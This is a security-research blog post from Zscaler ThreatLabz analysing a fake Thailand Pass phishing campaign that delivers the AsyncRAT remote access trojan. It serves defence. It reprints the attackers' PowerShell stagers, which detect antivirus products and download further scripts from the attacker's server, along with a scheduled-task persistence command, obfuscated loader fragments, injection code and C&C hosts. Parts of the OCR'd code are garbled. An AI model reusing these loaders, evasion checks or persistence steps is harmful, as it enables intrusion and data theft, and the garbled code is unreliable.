# Targeted attack on Thailand Pass customers delivers AsyncRAT

zscaler.com/blogs/security-research/targeted-attack-thailand-pass-customers-delivers-asyncrat



The Zscaler ThreatLabz research team has recently discovered a malware campaign targeting users applying for Thailand travel passes. The end payload of many of these attacks is AsyncRAT, a Remote Access Trojan that can be used to monitor, control, and steal sensitive data from victims' machines.

Thailand Pass is an online travel agency that brokers airline tickets to travelers who want to visit Thailand or other foreign countries. Attackers trick victims using a spoof web page that poses as Thailand Pass, ultimately baiting users into downloading AsyncRAT.

The Thailand Pass organization has issued an advisory for these malicious campaigns on their official website "tp.consular[.]go[.]th" as shown below.



Figure 1: Advisory by Thailand pass organization.

In this blog, our team will provide a deep analysis of the malware campaign that we have observed related to these attacks.

The below image shows the complete flow of execution for this malware campaign.




Figure 2: Complete attack chain workflow.

The following malicious URLs were used for this campaign, as found through our Threat Intelligence collection framework.

hxxps://bit[.]ly/Thailand-passport - is an shortened URL of

On accessing the above URL, the page delivers a HTML file named "**Thailand Pass Registration System (for air travel.html**". Once the user opens the HTML file, it automatically drops an ISO file named "**thailand\_Passport.iso**" without any user interaction, as shown below.




Figure 3 : Thailand pass phishing page drops ISO file.

This ISO file contains a VBScript called "**qr\_thailand\_pass.vbs**" file which begins the malware activity. The content of the vbs file will be in obfuscated form as shown below.



Figure 4: Obfuscated content of the qr\_thailand\_pass.vbs file.

After de-obfuscating the VBScript, we can see that the script tries to download a Testavast+denf.txt file from the web hosting site(ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com) and executes the code using the "IEX" operation with the help of "powershell".




Figure 5: Deobfuscated content of the qr\_thailand\_pass.vbs file.

The following image shows the content of the Testavast+denf.txt file which contains a code to check if antivirus services ESET, Avast, AVG, or Malwarebytes are running. If any of those services is found, the script modifies the execution flow of the malware to get around the antivirus, and downloads the appropriate files in order to do so. It saves the files related to the antivirus service as untitled.ps1 and executes that powershell script.

Testavast+denf_bt.dat	Testavast+denf_btt.dat
Function Frocol_tyhn {	elseif([System.IO.File]::Exists("C:\Program Files\Malwarebytes\Anti-Malware\mbamtray.exe"))
<pre>\$Nod32 = "C:\Program Files\ESET\ESET Security\ecmds.exe"</pre>	<pre>\$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Killd.txt"</pre>
<pre>if([System.IO.File]::Exists(\$Nod32)){ \$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Nod.txt" \$path = "C:\Users\Public\Untitled.ps1" # param([string]\$put], [string]\$path)</pre>	<pre>\$path = "C:\Users\Public\Untitled.ps1" # param([string]\$url, [string]\$path) if(!(Split-Path -parent \$path) -or !(Test-Path -pathType Container (Split-Path -parent \$pat)</pre>
<pre>if( (split-Path -parent \$path) -or  (Test-Path -pathType Container (Split-Path -p \$targetFile = Join-Path \$pwd (Split-Path -leaf \$path) } (New-Object Net.WebClient).DownloadFile(\$url, \$path)</pre>	<pre>\$targetFile = Join-Path \$pwd (Split-Path -leaf \$path) } (New-Object Net.WebClient).DownloadFile(\$url, \$path) \$path</pre>
\$path	<pre>elseif([System.IO.File]::Exists("C:\Program Files\Avast Software\Avast\AvastUI.exe")){</pre>
<pre>elseif([System.IO.File]::Exists("C:\Program Files\AVG\Antivirus\AVGUI.exe")){ \$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Avast.txt" \$path = "C:\Users\Public\Untitled.ps1" # param([string]Spath)</pre>	<pre>\$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Avast.txt" \$path = "C:\Users\Public\Untitled.ps1" # param([string]\$url, [string]\$path)</pre>
<pre>if( (Split-Path -parent \$path) -or  (Test-Path -pathType Container (Split-Path -p \$targetFile = Join-Path \$pwd (Split-Path -leaf \$path) }</pre>	<pre>if((Split-Path -parent \$path) -or !(Test-Path -pathType Container (Split-Path -parent \$pat) \$tangetFile = Join-Path \$pwd (Split-Path -leaf \$path) } (New Object Net Nebrliest) DevelopdFile(fund forth)</pre>
(New-Object Net.WebClient).DownloadFile(\$url, \$path) \$path	(New-Object Net.WebClient).DownloadFile(\$url, \$path) \$path

Figure 6: Checks for AV running service and downloads its related text file accordingly.

While execution flows are modified if AV services are found to be present, the final payload (AsyncRAT malware) remains the same.

# IF AV exists on the host machine

#### Example - Victim Machine runs MalwareBytes AV as a service

Here, we have taken a case study of a host with malwarebytes antivirus installed, and will analyze the delivery of an AsyncRAT payload in detail. The following image shows the content of the killd.txt file which downloads the supporting files from web hosting site(ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com)




Figure 7: Content of the powershell script present in the Killd.txt file.

The image depicts the content of the supporting files like admin.vbs, admin.ps1, 1\_powerrun.vbs, 1.bat and 1.ps1 whose main task is to stop the particular AV service to evade detection and to execute the malware attack.

admin.vbs - Starts the admin.ps1 powershell script

admin.ps1 - Starts the 1\_powerrun.vbs script in admin mode

1\_powerrun.vbs - runs the 1.bat batch file.

1.bat - runs the 1.ps1 powershell script.




Figure 8: Content of the admin.vbs,admin.ps1,1\_powerrun.vbs and 1.bat.

The final goal of the "1.ps1" powershell script is to stop the MalwareBytes service and add exclusion for the supporting files during the real time scanning as depicted below.




Figure 9: Stops the Malwarebytes Antivirus service in Force method.

After disabling the running antivirus service, it downloads the AsyncRAT malware from the killd.txt file and starts its malicious activity on the victim's machine.

Hitted ·
<pre>[df</pre>
Punction rf { \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$ \$
Sob + cmvrtf Sstr return Sob
Judob [ptet]JSG1 - f Stmp = [df fry = [df fry = [df fry = [df] fry = [df
Add Type - TypeDefinition # wing system Objections; wing (system Objections; wing (system Antike Interrepretervices; policit static extern (system; (Coarstet-Charstet-Auto)] public static extern int main(); }
<pre>[Port]:msin(): function feed/devs3 Set200084 - New Object SystemState::httplace(#SF102ER)Process { Set200084 - New Object SystemState::httplace(#SF102ER)Process ( SF10Addout New Object SystemState::httplace(#SF102ER)*.s.10.he') SF10Addout New Object SystemState::httplace(#SF102ER)*.s.10.he') s00(ECCOM = NewObject SystemStat</pre>
[pvtc]] \$6000005500 - \$9004000.[ptrvs/() wite-Output \$6000005500 - }
[byte]] #F11c + @####9120(1,139,6,0,0,0,0,4,0,180,180,9,152,180,69,145,56,39,245,170,186,186,250,154,155,258,233,99,174,228,158,530,194,25,251,190,122,55,167,238,170,174,254,186,111,17,188,251,174,87,245,56,164,221,210,34,24,234,186,111,17,188,251,174,87,245,56,164,221,210,34,24,234,186,111,17,188,251,174,87,245,24,120,212,100,34,24,234,186,111,17,188,251,174,87,245,24,120,212,24,245,251,170,234,245,251,170,234,251,210,245,251,210,251
<pre>[byte(1] bulk - @MEGORTS(21,139,8,0,0,0,0,4,0,237,123,9,129,20,85,186,246,169,228,78,111,239,118,219,217,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,6,45,157,238,88,221,1,130,144,105,16,69,28,25,68,381,132,81,71,25 bs = {bsr(::cost(:cost)) bs = {bsr(:cost(:cost)) bs = {bsr(:cost(:cost)) bsr = {bsr(:cost(:cost)); bsr = {bsr = {bsr}; bsr = {bsr = {bsr = {bsr}; bsr = {bsr = {bsr = {bsr}; bsr = {bsr = {bsr = {bsr = {bsr}; bsr = {bsr = {bsr = {bsr}; bsr = {bsr = {bsr = {bsr = {bsr = {bsr}; bsr = {bsr = {bsr</pre>

Figure 10: Content of the AsyncRAT payload present in the killd.txt file.

If no antivirus services are detected on the victim machine then the code will move to the "else" as shown below.

# IF AV does not Exist on the host machine

Here the script downloads "task.txt", "SecurityHealth.exe" and "SecurityHealth.exe.manifest" files from the following domain "hxxp://microsoft[.]soundcast[.]me". Then, it executes the "task.txt" file as "untitled.ps1". It also copies the following "SecurityHealth[.].exe" and "SecurityHealth[.]exe[.]manifest" files in the startup folder for persistence techniques.



Figure 11: If AV not exist, download files from "hxxp://microsoft[.]soundcast[.]me/".

The following image shows the content of the Task.txt file which creates a scheduled task as **GoogleUpdate** to execute the dropped **SecurityHealth[.]exe** file. This naming fools the user and enables the malware to implement its persistence method.

Task.txt	×			
schtasks.exe /create	/tn GoogleUpdate	/sc minute	/st 00:10 /tr	C:\Users\Public\Music\SecurityHealth.exe

Figure 12: Task.txt file uses persistence technique.

The securityHealth[.]exe file needs the SecurityHealth[.]exe[.]manifest supporting file to execute its malicious activities.

The following image shows the decoded content present in the SecurityHealth[.]exe[.]manifest containing the URL(34[.]71[.]81[.]158/Run/aaa.ps1) to download the malicious powershell script(aaa.ps1).



Figure 13: Decoded content present in the SecurityHealth.exe.manifest, downloads aaa.ps1.

The downloaded powershell script aaa.ps1 contains the same AyncRAT payload which is present in the killd.txt file(Malwarebytes AV related file).

asspthet ×
<pre>(d:</pre>
(unction ef { Sstr = "764924116743464234136696635349g86HQHeq85451AR8UAEwlq81HGeAY86x66Ae82A6cAqgAyAFCAY89yA6cAPQ49HmAxQ81AGQAQ330pHNAw6EPHmax08EAAqAAAAQAMAQAMAQAMAQAMAQAMAQAMAQAMAQAMAQ
Sob - conveté Sistr return Sob
/ [byte[]]Spl = rf Stop : [:#""#:System.10.Path:#""""""""""""""""""""""""""""""""""""
Add Type "TypeDefinition #" using Syntem.Diagnotics; using Syntem.Diagnotics; public static (closs You (Dilignot(static extern int main()) )
<pre>[Peditised.0]: Perform United Peditises()[Period (Period (Peditises)[Period (Peditises)[Period (Peditises)] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises(Peditises)[Peditises] Peditises[Peditises] Peditise</pre>
(byte[]) Social Second Second Contray() wite output Social Second Contray() }
[byte]] \$Fitc + 6%C0N*52(31,135,6,0,0,0,0,4,0,180,180,55,100,185,55,100,186,55,100,186,150,150,150,150,230,233,150,154,55,30,154,55,230,231,100,122,55,167,230,170,174,274,186,111,17,168,551,174,47,245,94,221,130,54,150,150,120,120,120,120,120,120,120,120,120,12
(b)tel] 54184 - 696COMPS2(33,139,8,4,0,9,0,4,0,237,123,9,120,20,85,185,1245,169,238,78,111,233,110,210,217,129,132,155,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,1332,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,1332,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,1332,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,1332,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,103,36,146,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,1332,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,103,164,128,208,204,128,149,164,8,45,157,238,08,221,1,139,144,105,16,69,28,25,68,08,132,08,71,27,129,132,156,144,4,2,9,49,9,145,20,174,132,164,128,104,128,140,164,128,140,145,164,128,140,145,164,128,140,145,164,128,140,145,164,128,140,145,144,144

Figure 14: content present in aaa.ps1 file

#### Final payload AsyncRAT malware - Execution Flow

The variable \$Filc contains the actual AsyncRAT malware payload, which is injected into a legitimate aspnet\_compiler.exe file to show it as a genuine file running in background. The following image shows how the process injection is done in detail.




Figure 15: AsyncRAT payload process injection in legitimate file(aspnet\_compiler.exe).

While decoding the variable \$Filc, it results in an AsyncRAT malware file that was hidden inside of it. After deobfuscation, converted that into a decimal format and then into ASCII to see the actual executable file (malware payload) as depicted below.

Input	start: end: length:	137478 137478 Ø	length: 137478 lines: 48641	+		€	Î	
77								
90								
144								
0								
3								
0								
0								
0								
4								
0								
0								
Output 🧨			time: 9ms length: 48640 lines: 857	٦	$\Box$	(†)	5	:3
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#### Figure 16: Deobfuscated AsyncRAT malware executable.

The injected malware payload runs as a legitimate aspnet\_compiler.exe process as shown below.

	MpCmdRun.exe		2.//2 K	180 K	3420
aspnet_compiler.exe:7312 Properties - 🛛 🗙	conhost.exe	0.01	6,532 K	1.064 K	3428
	vchost.exe		3,360 K	900 K	2344 Host Process
ecurity Environment Job .NET Assemblies .NET Performance Strings	vchost.exe		46,260 K	5,300 K	2616 Host Process
mage Performance Performance Graph GPU Graph Threads TCP/IP	Ilhost.exe	0.01	4,036 K	1,860 K	2840 COM Surroga
	sdtc.exe	0.01	2,992 K	1,564 K	1748 Microsoft Dis
Image File	vchost.exe	< 0.01	10,924 K	12,220 K	3736 Host Process
aspnet_compiler.exe	vchost.exe	1.89	46,320 K	14,524 K	3832 Host Proces
Microsoft Corporation	rustedInstaller.exe	< 0.01	2,276 K	2,536 K	5032 Windows Mo
Version: 4.8.4084.0	vchost.exe		1,960 K	844 K	4604 Host Proces
Build Time: Sun Nov 24 00:24:33 2019	vchost.exe	0.01	3,680 K	3,500 K	3924 Host Proces
Path:	earchIndexer.exe	0.01	29,336 K	5,352 K	5760 Microsoft W
	vchost.exe		26,856 K	588 K	5884 Host Proces
C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_c Explore	ecurityHealthService.exe		5,016 K	1,128 K	6840 Windows Se
Compand lines	ioogleUpdate.exe	0.11	3,928 K	2,352 K	4672 Google Insta
Windows\Microsoft.NET\Framework\v40.30319\aspnet_compiler.exe"	vchost.exe		2,600 K	784 K	7488 Host Proces
	gmBroker.exe		3,444 K	1,832 K	7996 System Gua
Current directory:	vchost.exe		2,532 K	1,852 K	7828 Host Proces
C:\Users\windows 10\Desktop\SecurityHealth\	licrosoftEdgeUpdate.exe	0.02	3,684 K	2,308 K	5460 Microsoft Ed
Autostart Location:	vchost.exe		4,104 K	1,088 K	7652 Host Proces
n/a Explore	isiexec.exe	0.70	24,812 K	48,616 K	5892 Windows®i
ing choic	msiexec.exe		6,072 K	11,396 K	7044
Parent: <non-existent process="">(3020)</non-existent>	ppsvc.exe		4,964 K	9,928 K	8008 Microsoft Sc
Verity	.exe	0.60	6,920 K	5,660 K	684 Local Secur
User: DESKTOP-1IO0CL0\windows 10 Bring to Front	Irvhost.exe		1,500 K	280 K	808
Started: 10:03:34 AM 3/29/2022 Image: 32-bit	e	0.07	1,708 K	100 K	532
Kill Process	n.exe		2,676 K	680 K	596
Comment:	Irvhost.exe		2,140 K	292 K	936
VirusTotal: Submit	.exe	1.09	90,180 K	26,184 K	996
Date Evention Description (DED) Statem Evention	Run.exe		2,232 K	540 K	3340
Data Execution Prevention (DEP) Status: Enabled	.exe	0.13	57,284 K	26,816 K	4240 Windows Ex
Address Space Load Randomization: Bottom-Up	dservice.exe		1,328 K	0 K	6816
Control Flow Guard: Disabled	olsd.exe	0.07	17,696 K	3,076 K	6848 VMware Too
	exp.exe		2,732 K	0 K	5452 Sysinternals
	rocexp64.exe	3.07	16,500 K	12,576 K	188 Sysintemals
OK Cancel	shot-x86-ANSI.exe	27.21	185,620 K	20,348 K	5376
	il.exe		1,308 K	0 K	6332 Java Update
Game	Bar.exe	Susp	400 K	0 K	4372
🔿 OneD	rive.exe		20,068 K	2,152 K	6288 Microsoft On
aspne	t_compiler.exe	0.14	18,420 K	5,628 K	7312 aspnet_com

Figure 17: Aspnet\_compiler is running as a legit file with injected AsyncRAT payload into it.

### **Process Injection - Work Flow**

We have dissected the deobfuscated AsyncRAT to see how the process injection is accomplished. The following image shows the APIs used for process injection in the Execute method.

yes 🗙	
109	
	// Tabas 0.00000000 DTD: 13 DVM: 0.0000032DC 513- 055645; 0x000005DC
111 112	public static void Execute(string path, byte[] payload) AsyncRAT Malware Payload
113	int num = 0;
114	for (;;)
115	
116	IL_A84: Path of the aspnet_complier.exe file
117	bool flag = num < 5;
118	uint num2 = 9848796U;
	for (;;)
120	
121	uint num3;
122	switch ((num3 = (num2 ^ 1040617967U)) % 5U)
123	
124 125	case 10:
126	if (!flag)
127	( ( 126) ( )
128	num2 = (num3 * 3494389146U ^ 1554839381U);
129	continue;
130	
131	int ound - 0
132	<pre>yes.StartupInformation startupInformation = default(yes.StartupInformation);</pre>
133	<pre>yes.ProcessInformation processInformation = default(yes.ProcessInformation);</pre>
134	<pre>startupintormation.size = convert.routhcsz(marshai.sizeor(typeor(yes.startupintormation)));</pre>
135	try
136	
137	<pre>bool flag2 = !yes.CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero,</pre>
120	null, ref startupInformation, ref processInformation);
138 139	for (;;)

### Figure 18: Content Present in GetMethod- Execute Function - Process injection APIs.

The following APIs are also used to inject the malware AsyncRAT into the legitimate file aspnet\_compiler.exe file.




Figure 19: Content Present in GetType - Order.Yes - Process injection APIs.

The payload will also check for the Anti-VM and Anti-debugging techniques to evade detection as follows:

Here it checks whether the downloaded malware payload is running in the host or virtual machine, and also uses anti-debugging techniques to hide its actual behavior.



Figure 20: Decompiled AsyncRAT file : Anti VM - Anti Debugging techniques.

Finally, it steals the networking credentials of the victim and sends the stolen information to the following C&C server (invoice-update[.]myiphost[.]com) as shown below.




Figure 21: Decompiled AsyncRAT file - C&C server location.

Similar campaign - Delivery using Discord CDN:

cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr\_thailand\_pass.zip

We have seen several other Thailand Pass organization spam templates that directly deliver the VBScript file that leads to the delivery of the same AsyncRAT malware, as shown below.




Figure 22: Thailand pass downloads VBScript file directly.

#### Conclusion:

AsyncRAT – like other Remote Access Trojans – is a powerful malware that plays a significant role in cybercriminal activities. ThreatLabz actively tracks these types of malware attacks to protect our customers from data theft and from other sensitive information being abused by the cybercriminals.

#### IOCs:

#### URLs:

bit[.]ly/Thailand-passport

onedrive[.]live[.]com/Download?

cid = 6BCBE135551869F2 & resid = 6BCBE135551869F2! 168 & authkey = AGoYtbf1Lb5VjFg

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Testavast+denf[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Nod[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Avast[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Killd[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]bat

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]ps1

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1\_powerrun[.]vbs

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/PowerRun[.]exe ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]ps1 ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]vbs microsoft[.]soundcast[.]me/Run/task[.]txt microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe[.]manifest 34[.]71.81[.]158 cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr\_thailand\_pass.zip

#### Hashes:

9f0a23cf792d72d89010df5e219b4b12 - Thailand pass[.]html e2da247426a520209f7d993332818b40 - Thailand pass[.]ISO 8f30215a81f2a2950fd5551d4f2212ce - QR\_thailand\_pass[.]vbs e8e4ea0f80c9ff49df07e9c1b119ba2a - Security health[.]exe 25ed250f143d623d0d41bd9123bcc509 - SecurityHealth[.]exe[.]manifest 4e6d695ed0559da97c9f081acf0892e4 - AsyncRAT Payload 2922a998d5b202ff9df4c40bce0a6119 - Process injector b64ac660f13b24f99999e7376424df2d - Killd.txt 984f6bd06024f8e7df2f9ec9e05ae3d2 - Avast.txt a5dfd5b75db6529b6bd359e02229ad1d - Nod.txt 9c0bdb129084a6c8fce1a1e9d153374b - Admin.ps1 7ec50ec3091ff38eb7c43e2a8a253bc9 - 1.ps1 ae29fc1878f3471bb196ba353b3daf9d - 1 powerrun.vbs 44314f46a2beb1cc20a0798533f0913E - 1.bat 878b1aae24a87bc0dbce537336878b5E - Admin.vbs C&C:

invoice-update[.]myiphost[.]com

**Detection & Coverage:** 

### Advanced Sandbox Report:

NDBOX DETAIL REPORT ort ID (MD5): 4E6D695ED0559DA97C9F	081ACF0892E4	High Risk     Moderate Risk     L     Analysis Performed: 4/7/2022 1:			File Type:
LASSIFICATION		MACHINE LEARNING ANALYSIS		MITRE ATT&CK	5
ass Type alicious ategory alware & Botnet Detected: in32.Backdoor.AsyncRAT	Threat Score 96	Malicious - High Confidence		This report contains 12 ATT&CK techni	ques mapped to 6 tactics
RUS AND MALWARE		SECURITY BYPASS	23	NETWORKING	
Win32.Backdoor.AsyncRAT Win32.Backdoor.AsyncRAT		Tries To Detect Sandboxes And Other Dy	mamic Analysis Tools	Detected TCP Or UDP Traffic On No     Checks The Public IP Address Of Th     Performs DNS Lookups     URLs Found In Memory Or Binary Da	e Machine

# Figure 23:Zscaler Sandbox detection

#### **Advanced Threat Protection:**

Win32.Downloader.AsyncRAT

HTML.Phish.ThailandPass

VBS.Dropper.AsyncRAT

Win32.Backdoor.AsyncRAT

PS.Downloader.AsyncRAT

Win32.Trojan.NETAssemblyInject

#### About us

<u>Zscaler ThreatLabz</u> is a global threat research team with a mission to protect customers from advanced cyberthreats. Made up of more than 100 security experts with decades of experience in tracking threat actors, malware reverse engineering, behavior analytics, and data science, the team operates 24/7 to identify and prevent emerging threats using insights from 300 trillion daily signals from the Zscaler Zero Trust Exchange.

Since its inception, ThreatLabz has been tracking the evolution of emerging threat vectors, campaigns, and groups, contributing critical findings and insights on zero-day vulnerabilities, — including active IOCs and TTPs for threat actors, malware, and ransomware families, phishing campaigns, and more.

ThreatLabz supports industry information sharing and plays an integral role in the development of world-class security solutions at Zscaler. See the latest ThreatLabz threat research on the Zscaler blog.